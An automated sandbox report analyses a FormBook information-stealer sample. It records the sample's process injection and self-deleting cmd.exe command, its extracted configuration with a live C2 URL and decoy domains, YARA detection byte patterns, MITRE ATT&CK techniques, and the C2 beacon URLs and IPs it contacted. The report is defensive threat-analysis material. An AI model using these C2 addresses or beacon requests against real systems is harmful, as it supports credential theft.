ID: 452681
Sample Name:
85vLO1Rpcy.exe
Cookbook: default.jbs
Time: 17:56:55
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 85vLO1Rpcy.exe

Overview


General Information

Sample Name:	85vLO1Rpcy.exe
Analysis ID:	452681
MD5:	91663bee11ec24..
SHA1:	944de18e73bbcf9.
SHA256:	b764504a299841..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- 85vLO1Rpcy.exe (PID: 6800 cmdline: 'C:\Users\user\Desktop\85vLO1Rpcy.exe' MD5: 91663BEE11EC2466C36FF85805041FFF)
  - 85vLO1Rpcy.exe (PID: 6872 cmdline: 'C:\Users\user\Desktop\85vLO1Rpcy.exe' MD5: 91663BEE11EC2466C36FF85805041FFF)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cscript.exe (PID: 6116 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
        - cmd.exe (PID: 6408 cmdline: /c del 'C:\Users\user\Desktop\85vLO1Rpcy.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6404 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.extinctionbrews.com/dy8g/"
  ],
  "decoy": [
    "mzyxi-rkah-y.net",
    "okinawarongnho.com",
    "qq66520.com",
    "nimbus.watch",
    "cwdelrio.com",
    "regalshopper.com",
    "avito-payment.life",
    "jorgeporcayo.com",
    "galvinsky.digital",
    "guys-only.com",
    "asmfruits-almacenes.com",
    "boatrace-life04.net",
    "cochez.club",
    "thelastvictor.net",
    "janieleconte.com",
    "ivoirepneus.com",
    "saludflv.info",
    "mydreamtv.net",
    "austinphy.com",
    "cajunseafoodstcloud.com",
    "13006608192.com",
    "clear3media.com",
    "thegrowclinic.com",
    "findfoodshop.com",
    "livegaming.store",
    "greensei.com",
    "atmaapothecary.com",
    "builtbydawn.com",
    "wthcoffee.com",
    "melodezu.com",
    "oikoschain.com",
    "matcitekids.com",
    "killrstudio.com",
    "doityourselfism.com",
    "monsoonnerd.com",
    "swissbankmusic.com",
    "envisionfordheights.com",
    "invisiongc.net",
    "aizaibali.com",
    "professioneconsulenza.net",
    "chaneabond.com",
    "theamercianhouseboat.com",
    "scuolatua.com",
    "surivaganza.com",
    "xn--vuq722jwngjre.com",
    "quiteimediato.space",
    "ecofingers.com",
    "manageoceanaccount.com",
    "cindywillardrealtor.com",
    "garimpeirastore.online",
    "tinsley.website",
    "fitnesstwentytwenty.com",
    "thenorthgoldline.com",
    "scuolacounselingroma.com",
    "iwccgroup.com",
    "wideawakemomma.com",
    "anthonysavillemiddleschool.com",
    "sprinkleresources.com",
    "ravexim3.com",
    "onedadtwodudes.com",
    "shxytl.com",
    "iriscloudvideo.com",
    "theshapecreator.com",
    "vermogenswerte.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.917381925.0000000002930000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.917381925.0000000002930000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.917381925.0000000002930000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.917639520.0000000004510000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.917639520.0000000004510000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.85vLO1Rpcy.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.85vLO1Rpcy.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.85vLO1Rpcy.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
2.1.85vLO1Rpcy.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.85vLO1Rpcy.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:


Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
85vLO1Rpcy.exe	48%	ReversingLabs	Win32.Trojan.Caynamer	
85vLO1Rpcy.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.85vLO1Rpcy.exe.2040000.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.cscript.exe.4c87960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.1.85vLO1Rpcy.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.85vLO1Rpcy.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.cscript.exe.2848758.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.85vLO1Rpcy.exe.2080000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.melodezu.com/dy8g/?4hoDb=qBaU/+yfeYHIlZouGPofXU4iidVfFInHYvrLlGgOmZTTl18u/l/MgAYEWpAR2vhEkSQT&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
http://www.sprinkleresources.com/dy8g/?4hoDb=QPKcqu0vMetGK+JfgUD/8nBfSHpRH5kA0PGey6xyb3gkjUZIEhl5tlPdZ8p3XQTNaLSI&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.invisiongc.net/dy8g/?4hoDb=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZrZIWjv5Kd9wj&m4L0u=bZcPvDKxdtw	100%	Avira URL Cloud	malware	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.manageoceanaccount.com/dy8g/?4hoDb=zCCrdzdvThYaTASpe/hPmHk7ap5P+ANftyOGnlC77DjfTWm2yZ7w2vU9UFaZ0iHT58J1&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.jorgeporcayo.com/dy8g/?4hoDb=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImX53aDppb+SR&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
http://www.builtbydawn.com/dy8g/?4hoDb=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElPwYvBfmvX&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.iwccgroup.com/dy8g/?4hoDb=7CAQNvso9+3ggABZu/Jc7fNLxaXC+FNFfFld5zwEvttFhfWBu0C0F7PZZ+Whh9hkxniW&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
www.extinctionbrews.com/dy8g/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.fitnesstwentytwenty.com/dy8g/?4hoDb=IhkJQD+B0bk6+V2yAPUkLiiPXbQYCeTmh4O7f9n2kBTH706egIRBsrjYfWBeBd2LV0Ma&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://www.builtbydawn.com/dy8g/?4hoDb=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElP	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.professioneconsulenza.net/dy8g/?4hoDb=B6XRNEXBM36CngModurpGrvJhOmsW28/SGtim1Ppn9j53l0DJdxuAnVFBlFsUFB06+ev&m4L0u=bZcPvDKxdtw	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fitnesstwentytwenty.com	34.102.136.180	true	false		unknown
sprinkleresources.com	78.47.57.7	true	true		unknown
www.professioneconsulenza.net	89.46.109.25	true	true		unknown
jorgeporcayo.com	162.241.62.54	true	true		unknown
invisiongc.net	34.102.136.180	true	false		unknown
www.manageoceanaccount.com	104.21.40.211	true	true		unknown
melodezu.com	64.227.87.162	true	true		unknown
www.iwccgroup.com	104.21.86.209	true	true		unknown
www.builtbydawn.com	172.67.129.33	true	true		unknown
www.melodezu.com	unknown	unknown	true		unknown
www.sprinkleresources.com	unknown	unknown	true		unknown
www.fitnesstwentytwenty.com	unknown	unknown	true		unknown
www.mydreamtv.net	unknown	unknown	true		unknown
www.jorgeporcayo.com	unknown	unknown	true		unknown
www.saludflv.info	unknown	unknown	true		unknown
www.cwdelrio.com	unknown	unknown	true		unknown
www.invisiongc.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.melodezu.com/dy8g/?4hoDb=qBaU/+yfeYHlIZouGPofXU4iidVfFInHYvrLlGgOmZTTl18u/I/MgAYEWpAR2vhEkSQT&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown
http://www.sprinkleresources.com/dy8g/?4hoDb=QPKcqu0vMetGK+JfgUD/8nBfSHpRH5kA0PGey6xyb3gkjUZIEhl5tlPdZ8p3XQTNaLSI&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.invisiongc.net/dy8g/?4hoDb=MBhh1pO56K3YrZO9qJkl6N96HaWfS+D/lXW6/vw2t4O2Fl+GB2YqMK2ZrZIWjv5Kd9wj&m4L0u=bZcPvDKxdtw	false	• Avira URL Cloud: malware	unknown
http://www.manageoceanaccount.com/dy8g/?4hoDb=zCCrdzdvThYaTASpe/hPmHk7ap5P+ANftyOGnlC77DjfTWm2yZ7w2vU9UFaZ0iHT58J1&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown
http://www.jorgeporcayo.com/dy8g/?4hoDb=q7jKWIuNsoGkf7/hAqyN1U3v/GjJJAAs8Ri7ihl8JZVwqZwISrlxTPDImX53aDppb+SR&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown
http://www.builtbydawn.com/dy8g/?4hoDb=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElPwYvBfmvX&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown
http://www.iwccgroup.com/dy8g/?4hoDb=7CAQNvso9+3ggABZu/Jc7fNLxaXC+FNFfFld5zwEvttFhfWBu0C0F7PZZ+Whh9hkxniW&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown
www.extinctionbrews.com/dy8g/	true	• Avira URL Cloud: safe	low
http://www.fitnesstwentytwenty.com/dy8g/?4hoDb=IhkJQD+B0bk6+V2yAPUkLiiPXbQYCeTmh4O7f9n2kBTH706egIRBsrjYfWBeBd2LV0Ma&m4L0u=bZcPvDKxdtw	false	• Avira URL Cloud: safe	unknown
http://www.professioneconsulenza.net/dy8g/?4hoDb=B6XRNEXBM36CngModurpGrvJhOmsW28/SGtim1Ppn9j53l0DJdxuAnVFBlFsUFB06+ev&m4L0u=bZcPvDKxdtw	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.129.33	www.builtbydawn.com	United States		13335	CLOUDFLARENETUS	true
104.21.40.211	www.manageoceanaccount.com	United States		13335	CLOUDFLARENETUS	true
162.241.62.54	jorgeporcayo.com	United States		46606	UNIFIEDLAYER-AS-1US	true
64.227.87.162	melodezu.com	United States		14061	DIGITALOCEAN-ASNUS	true
34.102.136.180	fitnesstwentytwenty.com	United States		15169	GOOGLEUS	false
78.47.57.7	sprinkleresources.com	Germany		24940	HETZNER-ASDE	true
104.21.86.209	www.iwccgroup.com	United States		13335	CLOUDFLARENETUS	true
89.46.109.25	www.professioneconsulenza.net	Italy		31034	ARUBA-ASNIT	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452681
Start date:	22.07.2021
Start time:	17:56:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	85vLO1Rpcy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/0@12/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.7% (good quality ratio 15.7%) • Quality average: 69.3% • Quality standard deviation: 35.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.129.33	PQMW0W5h3X.exe	Get hash	malicious	Browse	• www.builtbydawn.com/dy8g/?A4Ll=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUHJ1zZD6cROGeNm54w==&6l-=6lY0
	0FKzNO1g3P.exe	Get hash	malicious	Browse	• www.builtbydawn.com/dy8g/?8pWL=Wlch&rVW8M4=w4dga09rndu/01Lv7rTrHKYivge6TkGpvuCog6Ry2v7pCfEqSSJxxgGpUElPwYvBfmvX
